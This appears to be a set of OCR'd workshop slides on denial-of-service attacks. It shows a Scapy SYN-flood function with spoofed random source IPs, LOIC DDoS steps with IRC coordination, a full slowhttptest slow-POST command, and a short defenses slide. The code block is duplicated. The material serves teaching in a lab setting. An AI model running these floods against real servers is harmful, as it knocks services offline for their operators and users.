
The function sendSYN() every time is fired start to create the SYN packet as we have seen before.
The source IP (i.src) and source port (t.sport) are randomized. The target IP (i.dst) and port (t.dport) are the values we have put as argument before.



```python
def sendSYN(target, port):
        #creating packet
        # insert IP header fields
        tcp = TCP()
        ip = IP()
        #set source IP as random valid IP
        ip.src = "%i.%i.%i.%i" % (random.randint(1,254),random.randint(1,254)
            ,random.randint(1,254),random.randint(1,254))
        ip.dst = target
        # insert TCP header fields
        tcp = TCP()
        #set source port as random valid port
        tcp.sport = random.randint(1,65535)
        tcp.dport = port
        #set SYN flag
        tcp.flags = 'S'
        send(ip/tcp)
        return ;
```

SCAPY

Flag SYN is set (t.flags) and the packet is sent trough send(i/t, verbose=0) where verbose=0 indicates that the function should be silent.



```python
def sendSYN(target, port):
        #creating packet
        # insert IP header fields
        tcp = TCP()
        ip = IP()
        #set source IP as random valid IP
        ip.src = "%i.%i.%i.%i" % (random.randint(1,254),random.randint(1,254)
            ,random.randint(1,254),random.randint(1,254))
        ip.dst = target
        # insert TCP header fields
        tcp = TCP()
        #set source port as random valid port
        tcp.sport = random.randint(1,65535)
        tcp.dport = port
        #set SYN flag
        tcp.flags = 'S'
        send(ip/tcp)
        return ;
```

dDOS with LOIC - theory

- A distributed DOS attack multiplies the power of a solitary attacker
- There is no easy way to defend the server because of the multiple IPs
- Involuntary dDos → botnets, large groups of infected computers
- Voluntary dDos → Low Orbit Ion Cannon
- Born on 4chan, used by Anonymous in revenge operations (Operation Megaupload)
- Limits of LOIC: no anonimity → Jail ☹

dDOS with LOIC - practice

- Installing and setting up LOIC, joining our IRC server

1. Open a Terminal in the Loic folder
2. Run „mono /debug/LOIC.exe”
3. Set the Server IP as target
4. Try firing alone
5. Stop
6. Join IRC and see the power of numbers

Slow post with slowhttptest - theory

- HTTP is an application layer protocol
- Slow post attacks work on this layer
- Attacker sets up a legitimate connection, and sends an http request divided into many pieces. It sends the pieces *slowly.* What can it crash? Ideas?
- This attack is very resource-efficient, and it’s hard to distinguish from clients with slow internet connection
- Real world uses: attacks agains cia.gov

Slow post with slowhttptest -practice

1. Run slowhttptest in Terminal with the command: slowhttptest -c 3000 -B -i 90 -r 200 -s 8192 -t FAKEVERB -u http://[server-ip] -x 10 -p 3
2. This will start a slow post attack on the server, opening 3000 connections with 200 conn/sec, and will wait 90 secs between follow-up headers.
3. Observe.

Defenses

- Firewalls, both network and application level
- Deep packet inspection – but it may take resources itself
- Load balancing, multiple servers
- Companies: Cloudflare
- Problems: Steam store Christmas cache mixup
- Sometimes all you can do is wait it out...

FIN

..get it? ;)